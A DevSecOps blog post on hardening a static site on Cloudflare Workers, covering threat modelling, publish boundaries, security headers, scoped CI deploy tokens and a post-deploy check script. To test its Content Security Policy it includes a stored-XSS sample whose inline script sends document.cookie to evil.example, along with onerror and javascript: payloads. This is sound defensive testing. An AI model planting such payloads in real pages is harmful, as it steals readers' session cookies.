The edge
Ship a static site on your own subdomain, hardened from the first deploy

Day one of sixty. I put this blog on blogs.aditya-khanal.com.np with Cloudflare Workers static assets, and treated it like any production system: a threat model, a hard publish boundary, security headers on every response, a least-privilege deploy path and a script that tests the edge after every release. That script found a real gap in my own setup on its first run.
Most DevSecOps writing starts with Kubernetes. I'm starting with something smaller: the site you're reading. A static blog has no database, no login and no server code, so it looks like there's nothing to secure. It still has a domain that can be taken over, a deploy credential that can be stolen and a folder full of files that should never go public. It also has a browser on the other end that will run whatever HTML it gets. Those four problems show up in every system we'll cover over the next 59 days. Here they're small enough to fix completely in one sitting.
By the end of this post you'll have the same setup as this blog:
- a static site on its own subdomain, served by Cloudflare Workers static assets, with a managed certificate;
- a build directory as the only thing that can ever be uploaded, and a dry run that proves it;
- security headers on every response, including a Content Security Policy with no
unsafe-inline; - a deploy token that can do one thing, and a CI job that uses it;
- a verification script that fails loudly when the edge drifts from what you meant to ship.
I'm assuming you're comfortable with DNS, TLS and a terminal, and have used at least one CI system. Everything here runs on the free plan.
Threat model first, even for a blog
Five minutes of threat modelling decides what the rest of the post is about. These are the assets, what an attacker wants from them, and the control that covers each one:
| Asset | Threat | Control in this post |
|---|---|---|
| Files on disk | Accidentally publishing configs, drafts, personal documents or .git | Upload only dist/; dry run before every deploy; 404 checks after |
| Deploy credential | Stolen token is used to deface the site or serve malware from your domain | Scoped API token, CI secret, no global API key |
| Readers' browsers | Injected script (compromised dependency, bad embed, future comment widget) | Strict CSP, no third-party scripts, nosniff |
| The connection | Downgrade to HTTP, then tampering on hostile Wi-Fi | HTTPS redirect at the edge, HSTS with includeSubDomains |
| The page in a frame | Clickjacking | frame-ancestors 'none' |
| The domain | Dangling DNS record pointing at a resource someone else can claim | Let the platform own the record (custom domain), more on Day 3 |
Notice what isn't in the table. There's no SQL injection or session fixation here, because those things don't exist on this site. Threat modelling is as much about deciding what you won't spend time on as it is about finding risks.
Separate the source from what you publish
This is the control I care about most, because I nearly got it wrong. When I first ran wrangler to create the project for my portfolio, its auto-configuration wrote a config that pointed the assets directory at ".", the whole project folder. That folder also had my resume in it, with my phone number. The deploy only failed because the workers.dev subdomain it picked was already taken. If that name had been free, the PDF would have gone live at a predictable URL.
The fix isn't "be careful". It's structural. Generate the site into a directory that contains nothing but output, delete and recreate that directory on every build, and point the platform at it and nothing else.

The build script for this blog starts by wiping the output, so a file deleted from the source can never linger in production:
if DIST.exists():
    shutil.rmtree(DIST)
DIST.mkdir()
shutil.copytree(ROOT / "static", DIST, dirs_exist_ok=True)
A custom domain on Workers static assets
Cloudflare now steers new static sites to Workers with static assets rather than Pages. Recent Wrangler versions even forward pages project create to Workers. The whole deployment is one config file:
{
  // Field Log blog, served by Cloudflare Workers static assets.
  // Only ./dist (the build output) is uploaded. Never point this at the blog or portfolio folder.
  "name": "aditya-khanal-blogs",
  "compatibility_date": "2026-11-03",
  "workers_dev": false,
  "preview_urls": false,
  "routes": [
    { "pattern": "blogs.aditya-khanal.com.np", "custom_domain": true }
  ],
  "assets": { "directory": "./dist", "not_found_handling": "404-page" }
}
Four of those lines are security decisions:
custom_domain: truemakes Cloudflare create and own both the DNS record and the certificate forblogs.. You never hand-write a CNAME that can outlive the Worker and dangle. That's the subdomain takeover problem, and it gets a full post on Day 3.workers_dev: falseturns off the second public hostname on*.workers.dev. Every extra hostname is another place where your headers and redirects have to be right. My portfolio still has it on; that's now on my list.preview_urls: falsestops every uploaded version from getting its own public preview URL. Previews are handy for teams, but for a one-person site they're unreviewed copies of your site sitting on the internet.not_found_handling: "404-page"serves your own404.htmlwith the right status code, so a missing file can't fall through to anything else.
The dry run is a security control
Before anything leaves the machine, ask Wrangler what it would upload. This is the actual output for the build that contains this post:
$ python3 build.py
Built 1/60 days into ~/blog/dist
$ npx wrangler deploy --dry-run
 ⛅️ wrangler 4.157.0
────────────────────
✨ Read 17 files from the assets directory ~/blog/dist
Total Upload: 0.34 KiB / gzip: 0.24 KiB
No bindings found.
--dry-run: exiting now.
Two things to check every time: the directory path ends in /dist, and the count is what you expect. Wrangler counts directories as well as files, so 17 here is 14 files plus three folders. If you added one post, the count goes up by that post's folder, its page and its images. If it jumps by forty, stop. In CI, you can turn this into a hard gate by comparing the file list against the build manifest. We'll do that on Day 4.
Security headers on every response
Workers static assets read a _headers file from the assets directory and apply it at the edge. The file itself is never served: requesting /_headers on my portfolio returns 404. Here is this blog's:
/*
  Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self' https://fonts.googleapis.com; font-src https://fonts.gstatic.com; img-src 'self' data:; connect-src 'none'; object-src 'none'; base-uri 'none'; form-action 'none'; frame-ancestors 'none'; upgrade-insecure-requests
  Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
  X-Content-Type-Options: nosniff
  Referrer-Policy: strict-origin-when-cross-origin
  Permissions-Policy: camera=(), microphone=(), geolocation=(), payment=(), usb=(), interest-cohort=()
  Cross-Origin-Opener-Policy: same-origin
  Cross-Origin-Resource-Policy: same-origin
Tomorrow is a whole post on CSP, so here's just what each line protects against:
| Header | What it stops |
|---|---|
| Content-Security-Policy | Script from anywhere but this origin; inline script and event handlers; plugins; <base> hijacking; form posts to other sites; framing |
| Strict-Transport-Security | Any HTTP request to this host or its subdomains for two years after the first visit |
| X-Content-Type-Options | The browser guessing that an uploaded text file is really a script |
| Referrer-Policy | Full URLs, with paths and query strings, leaking to other sites |
| Permissions-Policy | The page, or anything it embeds, asking for camera, mic, location, payment or USB |
| COOP / CORP | Other sites holding a reference to this window, or embedding these resources |
Prove the CSP works, don't assume it
A policy that has never blocked anything hasn't been tested. I built a deliberately vulnerable guestbook page with the same script-src 'self' rule and a stored-XSS comment containing the three classic payloads: an inline <script>, an onerror handler on a broken image, and a javascript: link. The only script allowed to run is a same-origin file that listens for securitypolicyviolation events and prints them on the page:
<article class="comment evil"><b>mallory</b><p>nice post
<script>fetch("https://evil.example/steal?c="+document.cookie)</script>
<img src="x" onerror="alert(document.domain)">
<a href="javascript:alert(1)">click me</a></p></article>

The same listener is useful in production. Point it, or the CSP report-to directive, at an endpoint you control, and a new injection shows up as a violation report instead of going unnoticed. Day 2 sets up reporting properly.
Tell people how to report a problem
RFC 9116 defines /.well-known/security.txt: a plain-text file that tells researchers where to report vulnerabilities. It takes two minutes. Without one, a person who finds something has to guess. Many will give up, and a few will post it publicly instead.
Contact: mailto:aditya.khanal5784@gmail.com
Expires: 2027-11-05T00:00:00.000Z
Preferred-Languages: en, ne
Canonical: https://blogs.aditya-khanal.com.np/.well-known/security.txt
Expires is required, and it's the field people forget to renew. Put the date in your calendar now. Better still, make the check in the next section warn when it's under 30 days away.
Deploy with a token that can do one thing
Run wrangler whoami on a laptop that logged in with wrangler login and read the scope list. Mine includes write access to email routing, Zero Trust connectivity and more. That's fine for an interactive session on my own machine, but it's far too much for a credential that lives in CI. If that token leaks, the attacker gets all of it.
For automated deploys, create an API token from the Edit Cloudflare Workers template and limit it to one account and one zone. Give it an expiry date, and if your CI egress IPs are stable, restrict it to those. Store it as a CI secret and give the job nothing else:
name: deploy
on:
  push:
    branches: [main]
permissions:
  contents: read            # the job can read the repo and nothing more
concurrency: deploy         # never two deploys racing each other
jobs:
  deploy:
    runs-on: ubuntu-latest
    environment: production # approvals and secret scoping live here
    steps:
      - uses: actions/checkout@v4          # pin to a full commit SHA, see Day 14
      - run: pip install jinja2 pygments pyyaml && python3 build.py
      - uses: cloudflare/wrangler-action@v3  # pin this one too
        with:
          apiToken: ${{ secrets.CLOUDFLARE_API_TOKEN }}
          accountId: ${{ secrets.CLOUDFLARE_ACCOUNT_ID }}
          command: deploy
      - run: ./verify-edge.sh https://blogs.aditya-khanal.com.np
The environment: production line matters more than it looks. It lets you require approval before the job can read the secret. That means a pull request that edits the workflow file can't simply print the token. Days 14 to 20 are about all the ways a pipeline gets abused; this is the minimum to start with.
Verify the edge after every deploy
The config in your repo is what you meant to ship. What readers get also depends on dashboard settings, cache state, other rules on the zone and whatever a teammate clicked last week. So after every deploy, test the live site from the outside. This is the whole script. It has no dependencies beyond curl and bash:
#!/usr/bin/env bash
# verify-edge.sh: post-deploy checks for a static site. Exit non-zero on any failure.
# Usage: ./verify-edge.sh https://blogs.example.com [extra curl args, e.g. --resolve host:443:ip]
set -euo pipefail

BASE="${1:?usage: verify-edge.sh https://host [curl args]}"
shift || true
CURL=(curl -sS --max-time 10 "$@")
fail=0

pass() { printf '  \033[32mPASS\033[0m  %s\n' "$1"; }
bad()  { printf '  \033[31mFAIL\033[0m  %s\n' "$1"; fail=1; }

headers="$("${CURL[@]}" -o /dev/null -D - "$BASE/" | tr -d '\r' | tr 'A-Z' 'a-z')"

echo "Headers on $BASE/"
for h in "strict-transport-security: max-age=63072000; includesubdomains; preload" \
         "x-content-type-options: nosniff" \
         "referrer-policy: strict-origin-when-cross-origin" \
         "cross-origin-opener-policy: same-origin"; do
  grep -qF "$h" <<<"$headers" && pass "${h%%:*}" || bad "${h%%:*} missing or changed"
done

csp="$(grep '^content-security-policy:' <<<"$headers" || true)"
[[ -n "$csp" ]] && pass "content-security-policy present" || bad "content-security-policy missing"
for d in "frame-ancestors 'none'" "object-src 'none'" "base-uri 'none'"; do
  grep -qF "$d" <<<"$csp" && pass "csp has $d" || bad "csp lacks $d"
done
grep -q "unsafe-inline\|unsafe-eval" <<<"$csp" && bad "csp allows unsafe-*" || pass "csp has no unsafe-inline / unsafe-eval"

echo "Plain HTTP must redirect to HTTPS"
code="$("${CURL[@]}" -o /dev/null -w '%{http_code} %{redirect_url}' "${BASE/https:/http:}/")"
[[ "$code" =~ ^30[178]\ https:// ]] && pass "http -> https ($code)" || bad "http answered: $code"

echo "Files that must never be public"
for p in /wrangler.jsonc /_headers /.git/config /.env /build.py /posts/; do
  c="$("${CURL[@]}" -o /dev/null -w '%{http_code}' "$BASE$p")"
  [[ "$c" == 404 ]] && pass "$p -> 404" || bad "$p -> $c"
done

echo "Disclosure"
c="$("${CURL[@]}" -o /dev/null -w '%{http_code}' "$BASE/.well-known/security.txt")"
[[ "$c" == 200 ]] && pass "security.txt -> 200" || bad "security.txt -> $c"

exit $fail
The first time I ran it against my portfolio, which I deployed the same way earlier today, it failed:
$ ./verify-edge.sh https://aditya-khanal.com.np
Headers on https://aditya-khanal.com.np/
  PASS  strict-transport-security
  PASS  x-content-type-options
  PASS  referrer-policy
  PASS  cross-origin-opener-policy
  PASS  content-security-policy present
  PASS  csp has frame-ancestors 'none'
  PASS  csp has object-src 'none'
  PASS  csp has base-uri 'none'
  PASS  csp has no unsafe-inline / unsafe-eval
Plain HTTP must redirect to HTTPS
  FAIL  http answered: 200
Files that must never be public
  PASS  /wrangler.jsonc -> 404
  PASS  /_headers -> 404
  PASS  /.git/config -> 404
  PASS  /.env -> 404
  PASS  /build.py -> 404
  PASS  /posts/ -> 404
Disclosure
  PASS  security.txt -> 200
$ echo $?
1
Every header was correct, and the site still served the full page over plain HTTP. HSTS doesn't cover this. HSTS only protects browsers that have already seen the header over HTTPS. A first-time visitor typing the bare domain on café Wi-Fi gets an unencrypted page that anyone on the network can rewrite, including rewriting it to drop the HSTS header. It also blocks something else: the HSTS preload list requires an HTTP-to-HTTPS redirect on the apex, so the preload token in my header did nothing.
The fix is one setting at the zone level: SSL/TLS, Edge Certificates, Always Use HTTPS. While you're there, set the encryption mode to Full (strict). Neither setting lives in the repo. That's exactly why the check runs against the live site and not against the config.
Checklist
- The build writes to a dedicated output directory and wipes it first; the platform uploads only that directory.
- The dry run shows the expected path and file count before every deploy.
- The subdomain is a platform-managed custom domain, not a hand-written CNAME.
- No extra public hostnames:
workers_devand preview URLs are off unless you need them. _headerssets CSP (nounsafe-*), HSTS, nosniff, Referrer-Policy, Permissions-Policy, COOP and CORP.- The CSP has been seen blocking a real payload, not just read.
/.well-known/security.txtexists, with anExpiresdate in your calendar.- CI deploys with a scoped, expiring token behind a protected environment.
- An external check runs after every deploy and fails the job on drift, including the HTTP redirect.
Tomorrow
Day 2 goes deep on the header that matters most: a CSP that holds up on a real site with analytics, embeds and a framework that wants inline scripts. We'll cover hashes versus nonces, strict-dynamic, Trusted Types for DOM XSS, and collecting violation reports without drowning in browser-extension noise.